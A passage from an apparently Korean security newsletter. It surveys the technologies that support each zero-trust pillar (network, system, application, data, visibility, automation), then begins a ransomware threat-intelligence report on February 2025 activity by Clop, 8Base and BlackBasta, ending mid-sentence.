SDP는 소프트웨어 정의 경계를 의미하며 국내에서는 주로 보안 솔루션으로 매칭된다. 기존의 SSL-VPN과 달리 SDP는 상시 터널링이 열려 있지 않으며, SPA(Single Packet Authorization)라는 보안 토큰을 활용해 인증된 사용자만이 선 인증 후 접속 방식으로 내부 네트워크에 접근할 수 있다. 이는 상시 연결된 SSL-VPN보다 보안성이 높고, NAC(Network Access Control)보다 내부 자원에 대한 접근을 더욱 엄격하게 통제할 수 있다는 장점이 있다. 또한 단순한 인증이 아닌, 보안 컨텍스트(보안 토큰, 디바이스 정보) 등을 통해 인증을 진행하기 때문에 보안적으로도 높은 장점을 가진다. 최근 들어서는 ZTNA(Zero Trust Network Access)으로 확장돼 솔루션화되고 있다.

다. Micro-Segmentation

Micro-Segmentation은 네트워크를 더욱 세분화해 각 애플리케이션이나 서버 단위로 보안을 강화하는 기술이다. 각 서버에 에이전트 혹은 에이전트리스 방식으로 개별 방화벽을 설정하고 이를 통해 더욱 강화된 보안을 제공한다. 자원에 개별 방화벽 체계를 구축해 내부망에서 발생할 수 있는 위협을 최소화하고, 침입자가 한 영역에 침투하더라도 다른 영역으로 확산되는 횡적 이동 자체를 방지하기 때문에 제로트러스트 원칙을 구현할 수 있다. Micro-Segmentation 체계를 구축하게 되면 단순한 횡적 이동 방지 뿐 아니라 네트워크 세션 수를 현저히 줄일 수 있고 트래픽을 가시화해 네트워크 성능 향상과 효율성 증대가 가능하다.

라. NDR (Network Detection and Response)

NDR은 풀 패킷 모니터링 체계를 통해 네트워크 트래픽을 실시간으로 분석하고 이상 징후를 탐지하는 기술이다. 이를 통해 네트워크 상에서 발생하는 위협을 실시간으로 탐지하고 대응할 수 있다. 특히 복잡한 IT 환경에서 발생하는 다양한 위협 요소를 효과적으로 탐지하고 대응하는 데 필수적인 역할을 하고, 제로트러스트 원칙을 구현하기 위한 가시화 기능에 대해 네트워크 영역으로 대응이 가능하다. 그러나 NDR을 효과적으로 운영하기 위해서는 많은 리소스가 필요하다. 최근에는 빅데이터 분석이나 AI 기술을 활용해 자동화 수준이 높아지고 있지만, 여전히 정확한 탐지와 대응을 위해서는 고도화된 알고리즘과 전문가의 지속적인 관리가 요구된다.

4. 시스템 (System)

시스템 필러는 중요 응용 프로그램을 구동하거나 중요 데이터를 저장하고 관리하는 서버들을 포함한다. 온-프레미스(On-Premise) 및 클라우드에 구축 운용 중인 모든 서버 시스템들이 여기에 해당한다. 시스템 관리자 또는 개발자가 루트 계정과 같은 주요 권한의 자격자로 접속해 시스템을 관리하고 제어하는 경우, 주요 파일의 읽기 및 쓰기와 주요 명령어 사용 등 시스템 리소스 접근에 관한 세밀하고 상세한 접근 제어가 이루어져야 한다. 매 세션마다 다중 인증(MFA) 등 강력한 신원 확인 및 위험 관리 절차를 포함해야 한다. 시스템 필러에 연관된 시스템은 아래와 같다.

가. Micro-Segmentation

Micro-Segmentation은 네트워크뿐 아니라 시스템 영역에서도 필수적인 보안 기술이다. 각 시스템(서버) 단위로 마이크로 세그멘테이션을 적용함으로써 시스템 내부의 보안을 강화할 수 있다. 이를 통해 각 서버나 애플리케이션에 개별 방화벽을 설정하고, 침입자가 한 서버에 침투하더라도 다른 서버로 확산되는 횡적 이동을 방지할 수 있다. 또한 시스템 자체의 운영체제(OS)를 활용해 보안 정책을 기반으로 마이크로 세그멘테이션을 적용할 수 있다.

나. PAM (Privileged Access Management)

PAM은 조직 내 모든 시스템(서버)이나 DB 서버 등에 대한 접근을 통제하는 중요한 보안 시스템(솔루션)이다. 해외에서는 일반적으로 PAM으로 통칭하지만, 국내에서는 시스템 접근제어와 DB 접근제어 등으로 구분해 사용한다. 해당 시스템은 실제 조직에서 많이 사용중인 시스템이다. 이를 통해 RBAC(Role-Based Access Control), ABAC(Attribute-Based Access Control)와 같은 정책들을 적용해 사용자와 장치의 접근 권한을 관리할 수 있다. 또한 시스템 명령어 제어 등의 세부 기능을 지원하며 보안 설정을 일괄적으로 적용할 수 있어 효율적인 관리가 가능하다. 사용자 영역의 IAM이나 ICAM과 연동을 통해 통합계정권한관리 형태로도 구현 가능하다.

다. 시스템 취약점 관리 시스템 (Vulnerability Management System)

시스템의 취약점 관리는 제로트러스트 아키텍처에서 중요한 요소 중 하나다. 최신 취약점이 발견되면 WaS(Web Application Server)나 DB 서버 등에 즉각적으로 반영해야 한다. 이를 위해서는 취약점 점검 솔루션과 패치 관리 시스템(PMS)을 활용해 취약점을 조치하거나 관리할 수 있다. 주기적인 취약점 관리는 서버 보안을 유지하는 데 필수적이며 이를 통해 보안 위협을 사전에 차단할 수 있다. 최근 많은 시스템 취약점 관리 솔루션이 SaaS(Software as a Service) 형태로 제공되고 있으며, 이는 기존 온-프레미스 방식 대비 빠른 배포와 확장성, 자동 업데이트 및 최신정보 반영 등 여러가지 장점을 제공한다.

라. 백업 관리 시스템 (Backup Management System)

백업 관리 시스템은 사이버 복원력(Resilience)를 구현하는 중요한 요소로, 시스템의 기본 config의 백업부터 최근에 이르러서는 디지털 트윈 기술까지도 구현이 가능하다. 제로트러스트 아키텍처에서 복원력(Resilience)은 중요한 개념으로, 백업 관리 시스템을 통해 데이터 손실이나 침해 사고 발생 시 신속하게 복구할 수 있는 체계를 마련해야 한다. 이를 통해 조직은 데이터 유실이나 손상으로 인한 피해를 최소화하고 비즈니스 연속성을 유지할 수 있다.

5. 응용 및 워크로드 (Application & Workload)

응용 및 워크로드는 제로트러스트 아키텍처에서 중요한 역할을 하며 기업 망 내에서 실행되는 모든 애플리케이션과 관련된 API, 프로그램, 서비스 등을 포함한다. 해당 영역은 온-프레미스와 클라우드 환경, 쿠버네티스 환경 모두를 아우르며 애플리케이션의 보안과 관리가 핵심이다. 특히 각 애플리케이션의 인벤토리 관리, 소유자 지정, 중요도 평가, 취약점 관리 등을 통해 보안 위협을 최소화하고 업무 연속성을 유지하는 것이 중요하다. 응용 및 워크로드 필러에 연관된 시스템은 아래와 같다.

가. SASE (Secure Access Service Edge)

SASE(Secure Access Service Edge)는 네트워크와 보안을 통합해 제공하는 클라우드 기반의 보안 프레임워크다. 제로트러스트 아키텍처에서는 네트워크 경계를 신뢰하지 않으며, SASE는 SD-WAN(Software-Defined Wide Area Network)과 결합해 모든 사용자와 장치에 대해 일관된 보안 정책을 적용한다. 이를 통해 조직은 어디서나 안전하게 네트워크에 접근할 수 있으며 네트워크 전반에 걸쳐 일관된 보안을 유지할 수 있다.

최근 글로벌 벤더들은 SASE를 단일 솔루션이 아닌, 포괄적인 보안 플랫폼으로 발전시키고 있다. 이러한 플랫폼화 추세는 조직이 다양한 보안 요구사항을 통합적으로 관리할 수 있게 해준다. SASE 플랫폼은 특정 영역에 국한되지 않고 사용자 인증부터 데이터 보호까지 제로트러스트의 모든 필러를 아우르는 광범위한 보안 기능을 제공한다.

예를 들어 SASE 플랫폼은 ID 및 접근 관리(IAM), 제로트러스트 네트워크 접근(ZTNA), 클라우드 접근 보안 브로커(CASB), 데이터 손실 방지(DLP) 등의 기능을 통합적으로 제공한다. 이를 활용해 조직은 사용자 신원 확인, 디바이스 보안, 네트워크 세그먼테이션, 애플리케이션 접근 제어, 데이터 암호화 등 제로트러스트의 핵심 원칙을 일관되게 적용할 수 있다. 이러한 통합적 접근 방식은 보안 관리의 복잡성을 줄이고 조직의 전반적인 보안 태세를 강화할 수 있다. 그러나 SASE는 대부분 SaaS 형태로 제공되며 온-프레미스 환경과 클라우드 환경을 결합해 사용하는 국내 환경에는 일부 사용이 제한적일 수 있다.

나. CASB (Cloud Access Security Broker)

CASB(Cloud Access Security Broker)는 클라우드 서비스 사용자와 클라우드 애플리케이션 사이에서 모든 활동을 모니터링하고, 보안 정책을 시행하는 온-프레미스 또는 클라우드 기반 소프트웨어다. 제로트러스트 아키텍처에서는 클라우드 애플리케이션도 신뢰하지 않기 때문에 CASB를 통해 가시성을 확보하고 민감 데이터를 보호해 위험 방어 및 규제 준수를 수행해야 한다. CASB는 클라우드 애플리케이션에 대한 접근을 통제하고 데이터 유출을 방지하는 데 중요한 역할을 한다.

다. OSS(Open Source Software) 취약점 관리 시스템

OSS 취약점 관리 시스템은 오픈 소스 소프트웨어의 보안 취약점을 관리하고 대응하는 도구다. 제로트러스트 환경에서는 오픈 소스 소프트웨어는 신뢰할 수 없기 때문에 이를 체계적으로 관리해야 한다. OSS 취약점 관리 솔루션은 오픈 소스 라이브러리와 컴포넌트의 취약점을 실시간으로 모니터링하고, 최신 보안 패치와 업데이트를 적용해 보안을 강화한다. 해당 도구는 SBoM(Software Bill of Materials)을 통해 사용 중인 모든 오픈 소스의 목록을 추적하며, 라이선스 이슈까지 관리할 수 있다. 제로트러스트 원칙에 따라 오픈 소스 소프트웨어도 지속적으로 검증하고 모니터링해야 한다.

라. SAST (Static Application Security Testing)

SAST는 정적 애플리케이션 보안 테스트로, 소스 코드나 바이너리 코드를 분석하여 보안 취약점을 사전에 발견하는 기술이다. 제로트러스트 환경에서는 애플리케이션의 내부 구조도 신뢰할 수 없기 때문에 SAST를 활용해 코드 기반의 보안 취약점을 식별하고 해결해야 한다. 이를 통해 SQL 인젝션, 크로스 사이트 스크립팅(XSS) 등과 같은 취약점을 사전에 차단하고 애플리케이션의 보안을 강화할 수 있다. SAST는 개발 초기 단계에서부터 코드 품질을 높이고 보안을 강화하는 데 중요한 역할을 한다.

마. DAST (Dynamic Application Security Testing)

DAST는 동적 애플리케이션 보안 테스트로, 런타임 환경에서 애플리케이션을 실행하면서 발생할 수 있는 보안 취약점을 탐지하는 기술이다. 제로트러스트 환경에서는 애플리케이션이 실행되는 동안에도 지속적인 검증이 필요하기 때문에 DAST를 통해 세션 관리 이슈나 서버 설정 오류와 같은 런타임 상의 취약점을 파악한다. 이를 통해 실시간으로 발생할 수 있는 보안 위협을 탐지하고 대응할 수 있다.

6. 데이터 (Data)

데이터 영역은 제로트러스트 아키텍처에서 가장 중요한 리소스로 간주되며, 조직 내에서 발생하는 모든 데이터는 보호의 최우선 대상이다. 그러나 실제로 데이터를 식별하고 다루기에는 아직까지 어려운 부분이 많다. 데이터는 온-프레미스·클라우드·사용자 디바이스 등 다양한 환경에서 생성되고 저장되며, 이를 체계적으로 관리하고 보호하기 위해서는 데이터 인벤토리·소유자 관리·중요도 관리·권한 관리 등의 체계적인 프로세스가 필요하다. 제로트러스트에서는 기본적으로 모든 데이터는 신뢰할 수 없다는 전제 하에, 지속적인 모니터링과 검증을 통해 데이터를 보호한다. 데이터와 연관된 주요 시스템은 아래와 같다.

가. DSPM (Data Security Posture Management)

DSPM은 조직 내에서 데이터를 보호하기 위한 전체적인 보안 상태를 관리하는 시스템이다. DSPM은 조직의 클라우드 및 온-프레미스 환경에서 데이터를 지속적으로 모니터링하고, 보안 취약점이나 위협 요소를 식별해 대응하는 데 중점을 둔다. 제로트러스트 아키텍처에서는 모든 데이터가 신뢰할 수 없기 때문에, DSPM은 데이터를 실시간으로 분석하고 위험 요소를 사전에 탐지해 대응할 수 있도록 한다. 최근 글로벌 시장에서는 DSPM 솔루션이 빠르게 발전하고 있으며, AI와 머신 러닝을 활용한 고도화된 기능들이 추가되고 있다. 이와 같은 선진 DSPM 솔루션들은 대규모 데이터 분석, 자동화된 데이터 분류, 광범위한 보안 기능 통합, 생성형 AI 대응 등의 기능을 제공하고 있다. 국내 기업들도 이와 같은 글로벌 트렌드에 발맞춰, 데이터 전반에 걸친 관리 방안과 솔루션을 적극적으로 개발하고 있다. 그러나 데이터에 대한 포괄적인 관리와 보안은 국내외를 막론하고 모든 기업들이 직면한 복잡하고 도전적인 과제다.

나. DLP (Data Loss Prevention)

DLP 는 기업 내에서 발생할 수 있는 데이터 유출을 방지하기 위한 시스템이다. DLP 는 기업의 중요 데이터가 저장되거나 전송되는 모든 경로에서 데이터를 보호하며, 데이터 자체에 대한 보안 정책을 적용한다. 제로트러스트 환경에서는 모든 데이터를 신뢰할 수 없기 때문에, DLP 는 데이터를 실시간으로 모니터링하고 권한 없는 사용자가 민감한 데이터에 접근하거나 전송하려 할 때 이를 차단한다. 최근 DLP 솔루션은 기존의 기본 기능을 넘어 더욱 고도화되고 있다. 데이터를 식별하고 분류하는 능력이 향상되었으며, 데이터의 흐름을 더욱 정밀하게 추적해 비정상적인 활동을 탐지하고 대응할 수 있게 됐다. 또한 다른 시스템들과의 연계와 연동을 통해 DLP 의 기능들을 확장하고 있다. 예를 들어 Microsoft 365 와 같은 클라우드 기반 생산성 도구와 연계돼 클라우드 환경에서의 데이터 유출을 효과적으로 차단할 수 있다. 이에 더해 온-프레미스 기반의 NGFW(차세대 방화벽)와 연계를 통해 내·외부로 전달되는 데이터에 대해서도 제어가 가능하다. 이와 같은 DLP 시스템 고도화를 통해 제로트러스트 아키텍처에서는 단순한 데이터 유출 방지를 넘어, 조직의 전반적인 데이터 보안 태세를 강화하는 핵심 요소로서 기능할 수 있다.

다. DRM (Digital Rights Management)

기존의 DRM 은 주로 문서를 암호화해 저장하거나 전송 중에 데이터가 유출되지 않도록 보호하는 데 초점이 맞춰져 있었다. 그러나 최근 DRM 기술은 단순한 암호화 기능을 넘어, 데이터의 사용과 배포 전반을 통제하고 추적할 수 있는 고도화된 기능으로 발전하고 있다.

제로트러스트 아키텍처에서 DRM 시스템은 문서의 전체 생애 주기 동안 데이터를 보호하며, 파일이 저장되거나 전송되는 환경뿐만 아니라 사용 중에도 지속적으로 보안을 유지할 수 있도록 설계되어야 한다. 이를 통해 조직은 문서가 내부 사용자뿐만 아니라 외부 접근자에게 공유되는 경우에도 보안 정책을 일관되게 적용할 수 있다. 예를 들어 DRM 은 사용자가 문서를 열람하거나 편집하는 행위를 세밀하게 제어할 수 있다. 또 특정 사용자나 그룹에게만 열람 권한을 부여하거나, 편집, 인쇄, 스크린샷 캡처 등의 작업을 제한할 수 있다. 이처럼 DRM 은 단순히 문서를 암호화하는 기술에서 벗어나, 데이터 중심의 세밀한 권한 관리와 실시간 추적 기능을 제공하는 시스템으로 고도화되고 있다.

7. 가시성 및 분석 (Visibility and Analytics)

가시성 및 분석 필러는 자동화 및 통합 필러와 함께 제로트러스트 아키텍처에 있어 6개 필러에 공통적으로 적용되는 중요한 영역이다. 해당 필러는 조직 내 모든 데이터·시스템·네트워크·사용자 활동에 대한 실시간 가시성을 제공하며, 이를 통해 잠재적인 보안 위협을 조기에 탐지하고 대응할 수 있도록 돕는다. 제로트러스트 아키텍처의 핵심 원칙인 "항상 검증"을 효과적으로 구현하기 위해서는 가시성과 분석이 필수적이다.

사용자 혹은 기기, 응용 및 워크로드의 상태 확인 등 중요하고 상황에 맞는 세부 정보를 이용해 분석한다. 가시성을 제공할 경우 기업 혹은 기관에서는 비정상 행위에 대한 탐지를 개선하고, 보안 정책 및 접근제어 결정을 동적으로 변화시킬 수 있어야 한다.

또한 네트워크에 대한 원격 감시 이상으로 트래픽을 패킷 단위로 직접 캡쳐하고 분석함으로써, 네트워크를 통해 진입하는 모든 종류의 위협을 관찰하고 지능화된 방어 기법을 적용해야 한다. 가시성 및 분석과 연관된 시스템들은 아래와 같다.

가. SIEM (Security Information and Event Management)

SIEM은 제로트러스트 아키텍처에서 다양한 요소(사용자, 네트워크, 애플리케이션 등)에서 발생하는 방대한 로그 데이터를 수집하고, 이를 기반으로 보안 위협을 탐지하고 대응하는 데 중요한 역할을 한다. 제로트러스트 아키텍처에서 SIEM은 기존보다 더욱 방대한 로그를 수집해야 한다. 예시로 기존에는 접속에 대한 로그만 수집하던 SSO(싱글 사인 온) 시스템이 이제는 사용자가 리소스에 접근한 이후의 행위까지 상세히 기록해야 하기 때문에 수집되는 로그의 양이 기하급수적으로 증가한다.

이와 같은 방대한 로그를 처리하기 위해 로그의 수집과 분석 기능을 분리해서 운영하는 방법 등 운영 전략이 필요하다. 예를 들어 로그를 수집하는 서버와 이를 분석하는 서버를 분리한다. 단순하게 로그만 수집하는 별도 로그서버를 구성하고 SEIM을 통해서는 분석만 수행하는 방법으로 성능 저하를 방지하고 비용 문제를 완화할 수 있다. 초기 단계에서 이러한 로깅 및 분석 체계를 적절히 설계하지 않으면 용량 부족이나 과도한 비용 문제가 발생할 수 있다. 따라서 제로트러스트 기반의 SIEM 운영에서는 초기부터 데이터 처리 용량과 비용 효율성을 고려한 설계가 필요하다.

나. 빅데이터 (Big Data)

빅데이터는 대규모 데이터를 처리하고 분석해 조직의 보안 태세를 강화하는 데 중요한 역할을 한다. 특히 비정형 데이터와 대용량 데이터를 다루는 데 강점을 가지며, 기존 보안 시스템으로는 탐지하기 어려운 이상 징후를 식별하는 데 효과적이다. 빅데이터는 머신 러닝, AI(인공지능), UEBA(사용자 및 엔터티 행동 분석)와 같은 고도화된 기술을 활용해 정상적인 활동 패턴과 비정상적인 활동을 구분하고, 잠재적인 위협을 사전에 탐지할 수 있다.

빅데이터는 제로트러스트 아키텍처에서 SIEM 과 상호 보완적인 역할을 수행한다. SIEM 은 주로 구조화된 로그 데이터를 실시간으로 수집하고 상관관계를 분석해 보안 이벤트를 탐지하는 데 초점을 맞춘다. 반면 빅데이터는 구조화된 데이터뿐 아니라 비정형 데이터까지 포함해 심층적인 패턴 분석과 예측 기능을 제공한다. 예를 들어 SIEM 이 특정 이벤트를 탐지하면 빅데이터 분석 기술은 해당 이벤트의 맥락과 연관성을 심층적으로 파악해 보다 정교한 위협 대응을 가능하게 한다.

빅데이터 기술은 대규모 데이터를 실시간으로 처리하며, 사용자 및 엔터티의 행동을 프로파일링하고 이상 징후를 감지하는 데 활용된다. 이를 통해 조직은 외부 위협뿐 아니라 내부자 위협에도 효과적으로 대응할 수 있다. 또한 위협 인텔리전스(TI)와 연계돼 최신 공격 패턴이나 취약점 정보를 통합적으로 분석하고 대응 전략을 수립할 수 있도록 돕는다.

다. 통합 로그 시스템 (Log Management System)

통합 로그 시스템은 조직 내 다양한 소스(네트워크 장비, 애플리케이션, 사용자 활동 등)에서 생성된 로그 데이터를 중앙에서 관리하고 분석할 수 있도록 지원한다. 이러한 시스템은 PEP(Policy Enforcement Point), PDP(Policy Decision Point)와 같은 제로트러스트 컴포넌트와 연동돼 정책 결정과 시행에 필요한 데이터를 제공한다. 또한 통합 로그 시스템은 표준화된 형식을 SIEM, SOAR 등과 상호 운용성을 보장하며, 이를 통해 조직의 보안 태세를 강화할 수 있다.

8. 자동화 및 통합 (Automation and Orchestration)

자동화 및 통합 필러는 보안과 운영 절차를 자동화하고 통합해 일관된 정책 적용과 효율적인 운영을 가능하게 한다. 이를 통해 수동 작업을 줄이고 보안 위협에 신속하게 대응할 수 있다. 조직의 IT 인프라 전반에 걸쳐 일관된 보안 정책도 적용할 수 있다. 자동화는 보안에 있어서 아직 어려운 개념이지만, 많은 리소스를 소요하는 보안 영역에서 꼭 필요한 내용이다. 제로트러스트 아키텍처에서도 모든 중요 요소들에 공통적으로 필요한 개념이다. 자동화 및 통합과 연관된 시스템들은 아래와 같다.

가. SOAR (Security Orchestration, Automation, and Response)

SOAR는 보안 오케스트레이션, 자동화 및 대응을 통합적으로 수행하는 플랫폼으로, 다양한 보안도구와 데이터를 연계해 위협 탐지와 대응을 자동화하는데 중점을 둔다. SOAR는 단순히 데이터를 수집하고 경고를 생성하는 것을 넘어, 조직의 보안 운영을 효율화하고 일관된 대응 절차를 구현하는 데 중요한 역할을 한다.

SOAR는 SIEM과 긴밀히 연계돼 작동한다. SIEM이 수집한 방대한 로그 데이터를 기반으로 위협을 탐지하고, 이를 자동화된 워크플로우와 플레이북(Playbook)을 통해 처리한다. SIEM은 주로 로그 데이터의 수집과 상관관계 분석을 담당하지만, SOAR는 해당 데이터를 활용해 구체적인 대응 조치를 실행하고 반복적인 작업을 자동화함으로써 보안 업무의 리소스를 감소시킬 수 있다.

SOAR의 핵심 기능 중 하나인 보안 오케스트레이션은 다양한 보안 도구와 시스템을 통합해 중앙에서 관리하고, 데이터 흐름과 작업을 조정하는 것을 의미한다. 이를 통해 조직은 여러 시스템 간의 상호작용을 최적화하고 일관된 워크플로우를 구현할 수 있다. 또한 자동화 기능은 위협 탐지, 경고 처리, 사고 대응 등 반복적인 작업을 자동으로 수행해 인적 오류를 줄이고 신속성을 향상시킨다.

제로트러스트 아키텍처 측면에서 SOAR는 사용자와 엔터티에 대한 지속적인 검증 과정을 강화하거나 네트워크와 시스템에 이상이 발생하게 되면 플레이북 기반의 표준화된 대응 절차 등을 수행한다. SIEM과 연계돼 조직 내 자동화된 보안 운영의 핵심 역할을 담당한다.

나. RPA (Robotic Process Automation)

RPA는 반복적이고 규칙 기반의 작업을 자동화하는 기술로, 보안뿐 아니라 IT운영, 비즈니스 프로세스 등 다양한 영역에서 활용이 가능한 기술이다. 사람이 수행하던 단순하고 반복적인 작업을 소프트웨어 로봇이 대신 처리함으로써, 효율성을 높이고 인적 오류를 줄이며 조직의 생산을 강화하는 데 기여한다.

제로트러스트 아키텍처 측면에 있어 RPA는 보안 및 운영 절차를 자동화해 일관된 정책 적용과 신속한 대응을 가능하게 한다. 예를 들어 사용자 온보딩 및 오프보딩 프로세스를 자동화해 신규 사용자의 계정 생성과 권한 부여를 신속하게 처리하거나 비밀번호 재설정 요청을 자동으로 처리해서 보안 업무의 부담을 줄일 수 있다.

또한 SIEM과 SOAR와 같은 시스템과 연계되어 더욱 강력한 보안 체계를 구축할 수 있다. 예를 들어 SIEM에서 탐지된 이상 징후를 기반으로 RPA가 추가조사를 수행한다. 이외에도 SOAR와 연계해 사전 정의된 플레이북에 따라 위협에 즉각적으로 대응하는 프로세스를 실행할 수 있다.

RPA는 제로트러스트 아키텍처에서 반복적이고 시간 소모적인 작업을 자동화함으로써, 효율성과 정확성을 높이는 데 중요한 역할을 할 수 있다. 보안뿐 아니라 IT 운영 및 비즈니스 프로세스 전반에 걸쳐 활용될 수 있는 범용적인 기술로, 조직의 생산성과 보안 태세를 동시에 강화할 수 있는 핵심 기술이다.

다. ML (Machine Learing)

머신 러닝은 데이터를 학습해 예측이나 판단을 내리는 기술로, 제로트러스트 아키텍처에서는 사용자 및 엔터티 행동분석(UEBA)·신뢰도 평가·동적 정책 생성 등에 활용된다. 머신 러닝은 대규모 데이터에서 패턴을 식별하고 비정상적인 활동을 탐지하는 데 효과적이다. 이를 통해 제로트러스트의 핵심 원칙들을 지키는 데 기여한다.

머신 러닝 기술은 각 시스템에 내재된 형태로 작동하거나 별도의 머신 러닝 모델이 시스템과 연계되어 활용될 수 있다. 예를 들어 특정 보안 솔루션에 내장된 머신 러닝 알고리즘은 실시간으로 데이터를 처리해 이상 징후를 탐지할 수 있다. 별도의 머신 러닝 플랫폼에 다양한 시스템에서 수집된 데이터를 전달하고 통합적으로 분석해 더 높은 수준의 위협 탐지와 대응을 가능하게 한다.

특히 반복적인 학습 과정을 통해 시간이 지남에 따라 더욱 정교한 모델로 발전하며, 조직이 새로운 위협 시나리오에도 효과적으로 대응할 수 있도록 돕는다. 예를 들어 EDR 및 UEM 시스템과 연계된 머신 러닝 알고리즘은 디바이스 상태와 네트워크 활동 데이터를 분석해 잠재적인 위협을 사전에 탐지하고 차단할 수 있다.

라. AI (Artificial Intelligence)

AI는 데이터를 학습하고 분석해 보안 운영 및 운영 절차를 자동화하고 최적화할 수 있는 기술로, 제로트러스트 아키텍처에서 중요한 역할을 한다. 과거에는 AI가 보안 영역에서 공상적인 기술로 여겨졌지만, 최근에는 실제로 눈에 보일 정도로 효과를 발휘하며 다양한 보안 시스템과 통합돼 활용되고 있다. AI는 정책 생성·로그 분석·위협 탐지 및 대응 등에서 실질적인 성과를 보여주고 있으며 제로트러스트 환경에서 핵심 기술로 자리 잡고 있다.

제로트러스트 아키텍처에서 AI는 머신 러닝과 같은 형태로 각 시스템에 내재된 형태로 동작하거나 별도의 AI 모델과 연계돼 활용될 수 있다. 글로벌 벤더 제품의 경우, SaaS 형태의 AI 모델을 별도로 제공해 해당 벤더사의 다양한 제품들과 연계돼 동작한다. 예를 들어 통합계정권한관리(IAM) 시스템에서 계정과 권한에 대한 적정성을 검토하거나 Micro-Segmentation 시스템에서 개별 방화벽에 대한 정책을 생성하고 검증하는 기능으로 활용된다.

특히 로그 데이터를 분석하는 데 강력한 도구로 활용된다. SIEM이나 SOAR와 같은 시스템에서 수집된 방대한 로그 데이터를 AI가 실시간으로 분석해 이상 징후를 탐지하고 대응 방안을 제시한다. 기존에는 사람이 직접 처리해야 했던 복잡한 로그 데이터를 AI가 자동으로 처리함으로써, 시간과 자원을 절약하고 보안 사고에 대한 대응 속도를 크게 향상시킬 수 있다.

또한 보안에서 AI는 단순히 로그 분석이나 위협 탐지에 그치지 않고 정책 생성과 최적화에도 활용된다. 기존 보안 정책의 효과성을 평가하고 개선 방안을 제시하며, 새로운 위협 시나리오에 맞는 동적 정책을 자동으로 생성할 수 있다.

제로트러스트 환경을 구현하기 위해서는 사용자 검증·로그 분석·리스크 스코어링 등 다양한 작업들이 필요하며, 이와 같은 복잡한 작업들을 자동화하는 데 AI가 중요한 역할을 할 수 있다. 방대한 데이터를 실시간으로 처리하고 위협을 탐지하며 동적 정책을 생성함으로써, 조직의 보안 운영을 효율화하고 인적 자원의 부담과 보안 사고에 대한 문제를 완화시킬 수 있다.

그림4. 제로트러스트 필러 별 주요 시스템 요약

이와 같은 필러 별 다양한 주요 시스템들은 제로트러스트 환경을 효과적으로 구현할 수 있도록 한다. 제로트러스트 아키텍처의 성공적인 구현은 조직의 보안 전략과 기술적 역량이 조화를 이루는 데 달려 있다. 이제까지 살펴본 주요 시스템들은 제로트러스트 환경 구축의 기반이 되며, 이를 통해 조직은 더욱 강력하고 유연한 보안체계를 마련할 수 있다.

■ 맺음말

제로트러스트 아키텍처는 단순히 기술적 변화에 그치지 않고, 조직 전체의 보안 전략과 운영 방식을 근본적으로 변화시키는 방법이다. 보안의 새로운 패러다임이라고 할 수 있다. 이는 기존 경계 기반 보안 모델이 가진 한계를 극복하고 더욱 정교하고 유연한 보안 체계를 구축하기 위한 현대적인 대안으로 자리 잡고 있다.

비록 제로트러스트 아키텍처를 도입하는 과정에서 기술적, 관리적 도전 과제가 존재하지만 이를 해결하기 위한 기술과 방법론은 지속적으로 발전하고 있다. 실제로 AI와 머신 러닝 등을 활용한 기술의 발전은 많은 리소스가 필요한 제로트러스트 아키텍처 구현을 보다 현실적으로 만들어줬다. 이미 글로벌 및 국내 기업들이 이러한 기술을 활용해 점진적으로 제로트러스트 환경을 구축하고 있으며, 이를 통해 보다 안전하고 신뢰할 수 있는 디지털 환경을 조성할 수 있을 것이다.

제로트러스트 아키텍처를 성공적으로 구현하기 위해서는 관리적 요소와 기술적 요소가 상호보완적으로 작동해야 한다. 보안 정책의 수립과 실행은 물론이고 이를 지원하는 다양한 시스템과 솔루션들 또한 필수적이다.

또한 제로트러스트 구현 과정에서 조직의 리소스와 요구사항에 맞는 단계적 접근이 필요하다. 모든 필러를 한꺼번에 적용하기보다는 우선적으로 보호해야 할 핵심 자산과 프로세스를 식별하고, 이에 적합한 기술과 정책을 도입하는 것이 효과적이다. 이를 통해 조직은 초기 투자와 운영 부담을 최소화하면서도 점진적으로 보안 수준을 높여 나갈 수 있다.

결론적으로 제로트러스트 아키텍처는 단순한 선택이 아닌 필수적인 보안 전략으로 자리 잡고 있다. 조직은 이러한 변화를 수용하고 점진적으로 도입함으로써, 더욱 안전한 디지털 환경을 구축하고 미래의 사이버 위협에 대비할 수 있을 것이다.

■ 참고 문헌

[1] NIST SP 800-207, “Zero Trust Architecture”, 2020.08

[2] CISA, “Zero Trust Maturity Model V2.0”, 2023.04

[3] DoD, “Zero Trust Strategy”, 2022.11

[4] DoD, “Zero Trust Overlays”, 2024.06

[5] 과학기술정보통신부/KISA, “제로트러스트 가이드라인 V1.0”, 2023.06

[6] 과학기술정보통신부/KISA, “제로트러스트 가이드라인 V2.0”, 2024.12

Keep up with Ransomware

LockBit 의 새로운 움직임

■ 개요

2025 년 2 월 랜섬웨어 피해 사례 수는 지난 1 월(722 건) 대비 약 48% 증가한 1067 건을 기록했다. 2 월에 피해 사례가 급증한 이유는 Clop 그룹이 Cleo 의 파일 전송 솔루션 취약점을 악용해 피해자를 연달아 공개했기 때문이다. 이들은 2 월에만 전체 피해 사례의 27%에 해당하는 287 건을 공개했으며, 기업명이나 피해 기업의 웹페이지 주소를 알파벳 순으로 공개하고 있기 때문에 앞으로 더 많은 피해자가 나올 것으로 보인다.

유로폴, NCA 등 범죄 수사 기관들의 글로벌 공조 수사를 통해 Phobos 랜섬웨어와 연관이 있는 8Base 그룹의 관계자들이 체포됐다. 이들은 2019 년부터 조사를 시작해 2024 년 한국에서 Phobos 랜섬웨어의 관계자를 체포했으며, 25 년 2 월에는 Phobos Aetor 작전의 일환으로 태국에서 8Base 그룹 관계자 4 명을 체포하고 컴퓨터 사기·손상·강탈 등 11 가지 혐의로 기소했다.

BlackBasta 의 내부 구성원으로 추정되는 ExploitWhispers 가 텔레그램을 통해 BlackBasta 의 채팅 내역을 공개했다. 공개된 채팅은 23 년 9 월부터 약 1 년간 주고받은 Matrix[1] 채팅 내역으로, 50 명의 사용자가 주고받은 20 만개의 메시지다. ExploitWhispers 는 BlackBasta 그룹이 러시아의 은행을 공격한 것에 대한 보복으로 채팅 내역을 공개한 것이라고 밝혔다. 공개된 채팅 내역에 따르면 이들은 정보 탈취형 악성코드를 통해 인증 토큰이나 저장된 브라우저 비밀번호 등을 탈취하며, 탈취한 계정 정보로 침투 테스트를 진행하고 있다. 또한 금융, 제조업을 우선적으로 공격 대상으로 지정했다. 이들은 총 62 개의 CVE[2] 를 언급했으며, Paloalto 의 보안 장비 OS 에서 발생한 원격 코드 실행 취약점 CVE-2024-3400 을 가장 많이 언급했다. 이외에도 이들은 잘 알려진 취약점의 개념 증명 코드를 주로 활용하려는 모습이 확인됐다. 때문에 공격을 방지하기 